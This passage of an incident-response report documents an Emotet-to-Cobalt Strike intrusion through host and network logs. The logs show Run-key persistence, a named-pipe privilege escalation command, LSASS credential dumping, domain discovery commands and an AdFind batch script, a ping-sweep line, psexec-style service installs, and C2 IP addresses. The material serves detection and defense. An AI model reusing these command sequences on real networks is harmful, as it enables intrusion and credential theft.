C:\Windows\system32\regsvr32.exe	1360	SetValue	HKU\S-1-5-21-2305598449-1564225094-2953443992-1138\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\llJyMIOvft.dll	C:\Windows\system32\regsvr32.exe "C:\Users\[redacted]\AppData\Local\FrlxbduRbdVAbVbS\llJyMIOvft.dll"
C:\Windows\system32\regsvr32.exe	1360	CreateKey	HKU\S-1-5-21-2305598449-1564225094-2953443992-1138\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	-
C:\Windows\system32\regsvr32.exe	1360	CreateKey	HKU\S-1-5-21-2305598449-1564225094-2953443992-1138\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	-
C:\Windows\system32\regsvr32.exe	1360	SetValue	HKU\S-1-5-21-2305598449-1564225094-2953443992-1138\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\llJyMIOvft.dll	C:\Windows\system32\regsvr32.exe "C:\Users\[redacted]\AppData\Local\FrlxbduRbdVAbVbS\llJyMIOvft.dll"
C:\Windows\system32\regsvr32.exe	1360	SetValue	HKU\S-1-5-21-2305598449-1564225094-2953443992-1138\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\llJyMIOvft.dll	C:\Windows\system32\regsvr32.exe "C:\Users\[redacted]\AppData\Local\FrlxbduRbdVAbVbS\llJyMIOvft.dll"
C:\Windows\system32\regsvr32.exe	1360	CreateKey	HKU\S-1-5-21-2305598449-1564225094-2953443992-1138\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	-
C:\Windows\system32\regsvr32.exe	1360	SetValue	HKU\S-1-5-21-2305598449-1564225094-2953443992-1138\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\llJyMIOvft.dll	C:\Windows\system32\regsvr32.exe "C:\Users\[redacted]\AppData\Local\FrlxbduRbdVAbVbS\llJyMIOvft.dll"
C:\Windows\system32\regsvr32.exe	1360	CreateKey	HKU\S-1-5-21-2305598449-1564225094-2953443992-1138\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	-
C:\Windows\system32\regsvr32.exe	1360	SetValue	HKU\S-1-5-21-2305598449-1564225094-2953443992-1138\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\llJyMIOvft.dll	C:\Windows\system32\regsvr32.exe "C:\Users\[redacted]\AppData\Local\FrlxbduRbdVAbVbS\llJyMIOvft.dll"
C:\Windows\system32\regsvr32.exe	1360	CreateKey	HKU\S-1-5-21-2305598449-1564225094-2953443992-1138\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	-
C:\Windows\system32\regsvr32.exe	1360	CreateKey	HKU\S-1-5-21-2305598449-1564225094-2953443992-1138\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	-
C:\Windows\system32\regsvr32.exe	1360	SetValue	HKU\S-1-5-21-2305598449-1564225094-2953443992-1138\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\llJyMIOvft.dll	C:\Windows\system32\regsvr32.exe "C:\Users\[redacted]\AppData\Local\FrlxbduRbdVAbVbS\llJyMIOvft.dll"
C:\Windows\system32\regsvr32.exe	1360	CreateKey	HKU\S-1-5-21-2305598449-1564225094-2953443992-1138\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	-
C:\Windows\system32\regsvr32.exe	1360	SetValue	HKU\S-1-5-21-2305598449-1564225094-2953443992-1138\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\llJyMIOvft.dll	C:\Windows\system32\regsvr32.exe "C:\Users\[redacted]\AppData\Local\FrlxbduRbdVAbVbS\llJyMIOvft.dll"
C:\Windows\system32\regsvr32.exe	1360	CreateKey	HKU\S-1-5-21-2305598449-1564225094-2953443992-1138\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	-
C:\Windows\system32\regsvr32.exe	1360	SetValue	HKU\S-1-5-21-2305598449-1564225094-2953443992-1138\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\llJyMIOvft.dll	C:\Windows\system32\regsvr32.exe "C:\Users\[redacted]\AppData\Local\FrlxbduRbdVAbVbS\llJyMIOvft.dll"
C:\Windows\system32\regsvr32.exe	1360	SetValue	HKU\S-1-5-21-2305598449-1564225094-2953443992-1138\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\llJyMIOvft.dll	C:\Windows\system32\regsvr32.exe "C:\Users\[redacted]\AppData\Local\FrlxbduRbdVAbVbS\llJyMIOvft.dll"
C:\Windows\system32\regsvr32.exe	1360	CreateKey	HKU\S-1-5-21-2305598449-1564225094-2953443992-1138\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	-
C:\Windows\system32\regsvr32.exe	1360	SetValue	HKU\S-1-5-21-2305598449-1564225094-2953443992-1138\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\llJyMIOvft.dll	C:\Windows\system32\regsvr32.exe "C:\Users\[redacted]\AppData\Local\FrlxbduRbdVAbVbS\llJyMIOvft.dll"
C:\Windows\system32\regsvr32.exe	1360	CreateKey	HKU\S-1-5-21-2305598449-1564225094-2953443992-1138\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	-
C:\Windows\system32\regsvr32.exe	1360	CreateKey	HKU\S-1-5-21-2305598449-1564225094-2953443992-1138\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	-
C:\Windows\system32\regsvr32.exe	1360	SetValue	HKU\S-1-5-21-2305598449-1564225094-2953443992-1138\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\llJyMIOvft.dll	C:\Windows\system32\regsvr32.exe "C:\Users\[redacted]\AppData\Local\FrlxbduRbdVAbVbS\llJyMIOvft.dll"
C:\Windows\system32\regsvr32.exe	1360	CreateKey	HKU\S-1-5-21-2305598449-1564225094-2953443992-1138\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	-

Beyond the beachhead host, the threat actor deployed several Atera/Splashtop remote access tools across the environment as an alternative means of access to the environment should they lose access to their Cobalt Strike beacons.

Privilege Escalation

Use of Cobalt Strike's Get-System named pipe technique was observed on the Domain Controller and other hosts to elevate to System privileges.

Image	CommandLine	ParentImage	Level	IntegrityLevel
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /c echo f6fb7f1bf47 > \\.\pipe\b5022f	C:\Windows\System32\dllhost.exe	4	System

Defense Evasion

Process injection was observed during the intrusion by both Emotet and Cobalt Strike. Emotet injected multiple times into svchost to execute certain functions, including discovery commands.

EventCode	TaskCategory	SourceImage	TargetImage	Image	DestinationIp	DestinationPort
3	Network connection detected			C:\Windows\system32\regsvr32.exe	188.166.217.40	8080
3	Network connection detected			...\FrlxbduRbdVAbVbS\UOmCgbXygCe.exe	59.95.98.204	8080
8	CreateRemoteThread detected	UOmCgbXygCe.exe	C:\Windows\System32\svchost.exe			
10	Process accessed	UOmCgbXygCe.exe	C:\Windows\system32\svchost.exe			
3	Network connection detected			C:\Windows\System32\svchost.exe	59.95.98.204	447
3	Network connection detected			...\FrlxbduRbdVAbVbS\UOmCgbXygCe.exe	59.95.98.204	8080

ParentImage	OriginalFileName	ParentCommandLine	CommandLine
regsvr32.exe	uomcgbxygce.exe	"UOmCgbXygCe.exe"	svchost.exe -k UnistackSvcGroup -s CDPUserSvc
services.exe	svchost.exe	svchost.exe -k UnistackSvcGroup -s CDPUserSvc	cmd.exe /C net group "Domain Computers" /domain
services.exe	svchost.exe	svchost.exe -k UnistackSvcGroup -s CDPUserSvc	svchost.exe -k UnistackSvcGroup -s WpnUserService
services.exe	svchost.exe	svchost.exe -k UnistackSvcGroup -s CDPUserSvc	cmd.exe /C net group /domain "Domain Admins"
services.exe	svchost.exe	svchost.exe -k UnistackSvcGroup -s CDPUserSvc	cmd.exe /C net group /domain "Enterprise Admins"
services.exe	svchost.exe	svchost.exe -k UnistackSvcGroup -s CDPUserSvc	cmd.exe /C systeminfo
services.exe	svchost.exe	svchost.exe -k UnistackSvcGroup -s CDPUserSvc	cmd.exe /C net users
services.exe	svchost.exe	svchost.exe -k UnistackSvcGroup -s CDPUserSvc	dllhost.exe

Process injection to svchost

Cobalt Strike used process hollowing to launch under the context of the Dllhost.exe process. We later saw Dllhost.exe injecting into multiple other processes, such as explorer.exe and svchost.exe, to execute further payloads.

Scanning process memory across affected hosts reveals both the direct Cobalt Strike processes and the injected processes using the Malpedia yara rule.

.Pid	.ProcessName	.CommandLine	.Rule
4616	svchost.exe	C:\Windows\system32\svchost.exe -k UnistackSvcGroup -s CDPUserSvc	win_cobalt_strike_auto
4844	svchost.exe	C:\Windows\system32\svchost.exe -k UnistackSvcGroup -s WpnUserService	win_cobalt_strike_auto

10256	UOmCgbXygCe.exe	“C:\Users\USER\AppData\Local\FrlxbduRbdVAbVbS\UOmCgbXygCe.exe”	win_cobalt_strike_auto
836	svchost.exe	C:\Windows\system32\svchost.exe -k DcomLaunch -p	win_cobalt_strike_auto
1008	svchost.exe	C:\Windows\system32\svchost.exe -k DcomLaunch -p -s LSM	win_cobalt_strike_auto
9308	regsvr32.exe	regsvr32 C:\ProgramData\1.dll	win_cobalt_strike_auto
1056	svchost.exe	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p	win_cobalt_strike_auto
1428	svchost.exe	C:\Windows\system32\svchost.exe -k ICService -p	win_cobalt_strike_auto
6036	regsvr32.exe	regsvr32 C:\ProgramData\1.dll	win_cobalt_strike_auto


Credential Access

From the beachhead host credentials appear to have been dumped from an injection into the SearchIndexer process on the host. Data observed using sysmon event id 10 shows the use of the SearchIndexer process, similar to behavior observed in a prior case, followed by known Cobalt Strike malleable profile named pipes.

```
EventID: 10
SourceImage: C:\Windows\system32\SearchIndexer.exe
TargetImage: C:\Windows\system32\lsass.exe
GrantedAccess: 136208
CallTrace:
C:\Windows\SYSTEM32\ntdll.dll+9d1e4|C:\Windows\System32\KERNELBASE.dll+2bcbe|C:\Program Files\Common Files\Microsoft
Shared\Ink\IpsPlugin.dll+10369|C:\Program Files\Common Files\Microsoft Shared\Ink\IpsPlugin.dll+10b65|C:\Program
Files\Common Files\Microsoft Shared\Ink\IpsPlugin.dll+8cb2|C:\Program Files\Common Files\Microsoft
Shared\Ink\IpsPlugin.dll+53c9|C:\Windows\System32\KERNEL32.DLL+17034|C:\Windows\SYSTEM32\ntdll.dll+52651
```

```
EventID: 17
EventType: CreatePipe
Image: C:\Windows\system32\SearchIndexer.exe
PipeName: \SearchTextHarvester
```

Shortly after the credential dump using the SearchIndexer process, the Cobalt Strike process ran Invoke-Kerberoast looking for roastable accounts within the organization.



We observed Cobalt Strike beacons accessing LSASS on multiple occasions, on almost every compromised host.

Categories	Action Type	Initiating Process Command Line	Process Command Line	Additional Fields
T1003.001 (mitre)	SuspiciousAccessToLSASSService	lsass.exe	-	-
-	OpenProcessApiCall	dllhost.exe	lsass.exe	{ "DesiredAccess": 4152 }
CredentialAccess (alertCategory)	OtherAlertRelatedActivity	dllhost.exe	-	{ "Description": "dllhost.exe read lsass.exe process memory" }
CredentialAccess (alertCategory)	OtherAlertRelatedActivity	dllhost.exe	-	{ "Description": "dllhost.exe wrote into the process memory of lsass.exe" }
T1003.001 (mitre)	SuspiciousAccessToLSASSService	lsass.exe	-	-
-	OpenProcessApiCall	dllhost.exe	lsass.exe	{ "DesiredAccess": 4152 }
CredentialAccess (alertCategory)	OtherAlertRelatedActivity	dllhost.exe	-	{ "Description": "dllhost.exe read lsass.exe process memory" }
T1003.001 (mitre)	SuspiciousAccessToLSASSService	lsass.exe	-	-
-	OpenProcessApiCall	dllhost.exe	lsass.exe	{ "DesiredAccess": 4152 }
T1003.001 (mitre)	SuspiciousAccessToLSASSService	lsass.exe	-	-
-	OpenProcessApiCall	dllhost.exe	lsass.exe	{ "DesiredAccess": 4152 }
CredentialAccess (alertCategory)	OtherAlertRelatedActivity	dllhost.exe	-	{ "Description": "dllhost.exe read lsass.exe process memory" }
CredentialAccess (alertCategory)	OtherAlertRelatedActivity	dllhost.exe	-	{ "Description": "dllhost.exe read lsass.exe process memory" }
CredentialAccess (alertCategory)	OtherAlertRelatedActivity	dllhost.exe	-	{ "Description": "dllhost.exe wrote into the process memory of lsass.exe" }
T1003.001 (mitre)	SuspiciousAccessToLSASSService	lsass.exe	-	-
-	OpenProcessApiCall	dllhost.exe	lsass.exe	{ "DesiredAccess": 4152 }
CredentialAccess (alertCategory)	OtherAlertRelatedActivity	dllhost.exe	-	{ "Description": "dllhost.exe read lsass.exe process memory" }
CredentialAccess (alertCategory)	OtherAlertRelatedActivity	dllhost.exe	-	{ "Description": "dllhost.exe wrote into the process memory of lsass.exe" }

Discovery

On the first day of the intrusion, the Emotet malware performed some basic discovery tasks on the host using built in Windows utilities.

Image	CommandLine	ParentImage	ParentCommandLine	ProcessId	ParentProcessId
C:\Windows\System32\systeminfo.exe	systeminfo	C:\Windows\System32\regsvr32.exe	C:\Windows\system32\regsvr32.exe "C:\Users AppData\Local\Fr1 xbduRbdVAbVbS\llJyMIOvft.dll"	9156	1360
C:\Windows\System32\ipconfig.exe	ipconfig /all	C:\Windows\System32\regsvr32.exe	C:\Windows\system32\regsvr32.exe "C:\Users\ \AppData\Local\Fr1 xbduRbdVAbVbS\llJyMIOvft.dll"	8760	1360

```
systeminfo
ipconfig /all
```

On the second day, the hands on activity from Cobalt Strike performed a more thorough examination of that host's Windows domain.

Image	CommandLine	ParentImage	ParentCommandLine	ProcessId	ParentPr
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C net group "Domain Computers" /domain	C:\Users\ \AppData\Local\Fr1xbduRbdVAbVbS\UOmCgbXygCe.exe	"C:\Users\ \AppData\Local\Fr1xbduRbdVAbVbS\UOmCgbXygCe.exe"	1492	10256
C:\Windows\System32\net.exe	net group "Domain Computers" /domain	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C net group "Domain Computers" /domain	10724	1492
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 group "Domain Computers" /domain	C:\Windows\System32\net.exe	net group "Domain Computers" /domain	6684	10724
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C net group "Domain Computers" /domain	C:\Windows\System32\svchost.exe	C:\Windows\system32\svchost.exe -k UnistackSvcGroup -s CDPUserSvc	6224	4616
C:\Windows\System32\net.exe	net group "Domain Computers" /domain	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C net group "Domain Computers" /domain	7744	6224
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 group "Domain Computers" /domain	C:\Windows\System32\net.exe	net group "Domain Computers" /domain	7164	7744
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C net group /domain "Domain Admins"	C:\Windows\System32\svchost.exe	C:\Windows\system32\svchost.exe -k UnistackSvcGroup -s CDPUserSvc	7368	4616
C:\Windows\System32\net.exe	net group /domain "Domain Admins"	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C net group /domain "Domain Admins"	11240	7368
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 group /domain "Domain Admins"	C:\Windows\System32\net.exe	net group /domain "Domain Admins"	12204	11240
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C net group /domain "Enterprise Admins"	C:\Windows\System32\svchost.exe	C:\Windows\system32\svchost.exe -k UnistackSvcGroup -s CDPUserSvc	2116	4616
C:\Windows\System32\net.exe	net group /domain "Enterprise Admins"	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C net group /domain "Enterprise Admins"	11036	2116
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 group /domain "Enterprise Admins"	C:\Windows\System32\net.exe	net group /domain "Enterprise Admins"	4508	11036
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C systeminfo	C:\Windows\System32\svchost.exe	C:\Windows\system32\svchost.exe -k UnistackSvcGroup -s CDPUserSvc	10672	4616
C:\Windows\System32\systeminfo.exe	systeminfo	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C systeminfo	4060	10672
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C net users	C:\Windows\System32\svchost.exe	C:\Windows\system32\svchost.exe -k UnistackSvcGroup -s CDPUserSvc	1528	4616
C:\Windows\System32\net.exe	net users	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C net users	6024	1528
C:\Windows\System32\net1.exe	C:\Windows\system32\net1 users	C:\Windows\System32\net.exe	net users	7612	6024
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C nltest /DOMAIN_TRUSTS	C:\Windows\System32\svchost.exe	C:\Windows\system32\svchost.exe -k UnistackSvcGroup -s CDPUserSvc	11444	4616

```
C:\Windows\system32\cmd.exe /C net group "Domain Computers" /domain
C:\Windows\system32\cmd.exe /C net group /domain "Domain Admins"
C:\Windows\system32\cmd.exe /C net group /domain "Enterprise Admins"
C:\Windows\system32\cmd.exe /C systeminfo
C:\Windows\system32\cmd.exe /C net users
C:\Windows\system32\cmd.exe /C nltest /DOMAIN_TRUSTS
```

The threat actors launched the PowerView module, Invoke-Sharefinder, from almost all of the hosts to which they pivoted, including the domain controller.

```
CommandInvocation(Invoke-ShareFinder): "Invoke-ShareFinder"
ParameterBinding(Invoke-ShareFinder): name="CheckAdmin"; value="True"
ParameterBinding(Invoke-ShareFinder): name="Verbose"; value="True"
ParameterBinding(Invoke-ShareFinder): name="HostList"; value=""
ParameterBinding(Invoke-ShareFinder): name="ExcludeStandard"; value="False"
ParameterBinding(Invoke-ShareFinder): name="ExcludePrint"; value="False"
ParameterBinding(Invoke-ShareFinder): name="ExcludeIPC"; value="False"
ParameterBinding(Invoke-ShareFinder): name="Ping"; value="False"
ParameterBinding(Invoke-ShareFinder): name="NoPing"; value="False"
ParameterBinding(Invoke-ShareFinder): name="CheckShareAccess"; value="False"
ParameterBinding(Invoke-ShareFinder): name="Delay"; value="0"
ParameterBinding(Invoke-ShareFinder): name="Jitter"; value="0.3"
ParameterBinding(Invoke-ShareFinder): name="Domain"; value=""
CommandInvocation(Out-File): "Out-File"
ParameterBinding(Out-File): name="Encoding"; value="ascii"
ParameterBinding(Out-File): name="FilePath"; value="C:\ProgramData\sh.txt"
ParameterBinding(Out-File): name="InputObject"; value="\\                          \ADMIN$      - Remote Admin"


Context:
        Severity = Informational
        Host Name = ConsoleHost
        Host Version = 1.0
        Host ID = 57a2d268-06ff-4f36-ac8e-3d67969f8c44
        Host Application = C:\Windows\system32\svchost.exe -k netsvcs -p -s UsoSvc
        Engine Version = 5.1.19041.906
        Runspace ID = 3051fec3-af22-4863-b8bb-a37fa3a9df16
        Pipeline ID = 1
        Command Name = Invoke-ShareFinder
        Command Type = Function
        Script Name =
        Command Path =
        Sequence Number = 10166
        User =          \SYSTEM
        Connected User =
        Shell ID = Microsoft.PowerShell
```

AdFind.exe, the command-line Active Directory query tool, was run on only one of the compromised hosts via the find.bat batch script. The contents of the script are below:

ParentImage	OriginalFileName	ParentCommandLine	CommandLine
svchost.exe	cmd.exe	cmd.exe /C find.bat	
svchost.exe	cmd.exe	cmd.exe /C find.bat	
svchost.exe	cmd.exe	cmd.exe /C find.bat	conhost.exe 0xffffffff -ForceV1
svchost.exe	cmd.exe	cmd.exe /C find.bat	conhost.exe 0xffffffff -ForceV1
svchost.exe	cmd.exe	cmd.exe /C find.bat	
svchost.exe	cmd.exe	cmd.exe /C find.bat	
svchost.exe	cmd.exe	cmd.exe /C find.bat	find.exe -f "(objectcategory=person)"
svchost.exe	cmd.exe	cmd.exe /C find.bat	find.exe -f "(objectcategory=person)"
svchost.exe	cmd.exe	cmd.exe /C find.bat	find.exe -f "objectcategory=computer"
svchost.exe	cmd.exe	cmd.exe /C find.bat	find.exe -f "objectcategory=computer"
svchost.exe	cmd.exe	cmd.exe /C find.bat	find.exe -f "(objectcategory=organizationalUnit)"
svchost.exe	cmd.exe	cmd.exe /C find.bat	find.exe -f "(objectcategory=organizationalUnit)"
svchost.exe	cmd.exe	cmd.exe /C find.bat	find.exe -sc trustdmp
svchost.exe	cmd.exe	cmd.exe /C find.bat	find.exe -sc trustdmp
svchost.exe	cmd.exe	cmd.exe /C find.bat	find.exe -subnets -f (objectCategory=subnet)
svchost.exe	cmd.exe	cmd.exe /C find.bat	find.exe -subnets -f (objectCategory=subnet)
svchost.exe	cmd.exe	cmd.exe /C find.bat	find.exe -f "(objectcategory=group)"
svchost.exe	cmd.exe	cmd.exe /C find.bat	find.exe -f "(objectcategory=group)"
svchost.exe	cmd.exe	cmd.exe /C find.bat	find.exe -gcb -sc trustdmp
svchost.exe	cmd.exe	cmd.exe /C find.bat	find.exe -gcb -sc trustdmp

```
find.exe  -f "(objectcategory=person)" > ad_users.txt
find.exe  -f "objectcategory=computer" > ad_computers.txt
find.exe -f "(objectcategory=organizationalUnit)" >  ad_ous.txt
find.exe -sc trustdmp > trustdmp.txt
find.exe -subnets -f (objectCategory=subnet)> subnets.txt
find.exe  -f "(objectcategory=group)" > ad_group.txt
find.exe -gcb -sc trustdmp > trustdmp.txt
echo end
```

Using the data collected from previous activity, they created a target list which was then fed to a batch script named p.bat. The batch file contained one line, which pinged a list of servers (servers.txt). The line can be seen below:


```
for /f %%i in (SERVERS.txt) do ping %%i -n 1 >> res.txt
```

Additionally, the threat actors displayed the share directories using dir.exe via the interactive shell from the Cobalt Strike beacon.

ParentImage	OriginalFileName	ParentCommandLine	CommandLine
regsvr32.exe	cmd.exe	cmd.exe /C dir \\redacted server\open share	
regsvr32.exe	cmd.exe	cmd.exe /C dir \\redacted server\open share	
cmd.exe	regsvr32.exe	regsvr32 C:\ProgramData\32.dll	cmd.exe /C dir \\redacted server\open share
regsvr32.exe	cmd.exe	cmd.exe /C dir \\redacted server\open share	conhost.exe 0xffffffff -ForceV1


Lateral Movement

The Cobalt Strike jump psexec *(Run service EXE on the remote host)* produced a 7045 System Windows event on remote hosts. Example:




```
A service was installed in the system.

Service Name:  2836ca1
Service File Name:  cmd.exe /c C:\ProgramData\1.msi
Service Type:  user mode service
Service Start Type:  demand start
Service Account:  LocalSystem

Log Name:        System
```

Below, the network traffic shows the SMB lateral transfer of one of the Atera Agent MSI installers (1.msi) used to gain access laterally on a host and provide persistence for later access.



```
Protocol  Length Info
SMB2        312 Negotiate Protocol Request
SMB2        366 Negotiate Protocol Response
SMB2        220 Session Setup Request, NTLMSSP_NEGOTIATE
SMB2        405 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
SMB2        733 Session Setup Request, NTLMSSP_AUTH, User: Admin User
SMB2        159 Session Setup Response
SMB2        190 Tree Connect Request Tree: \\Remote Host\IPC$
SMB2        138 Tree Connect Response
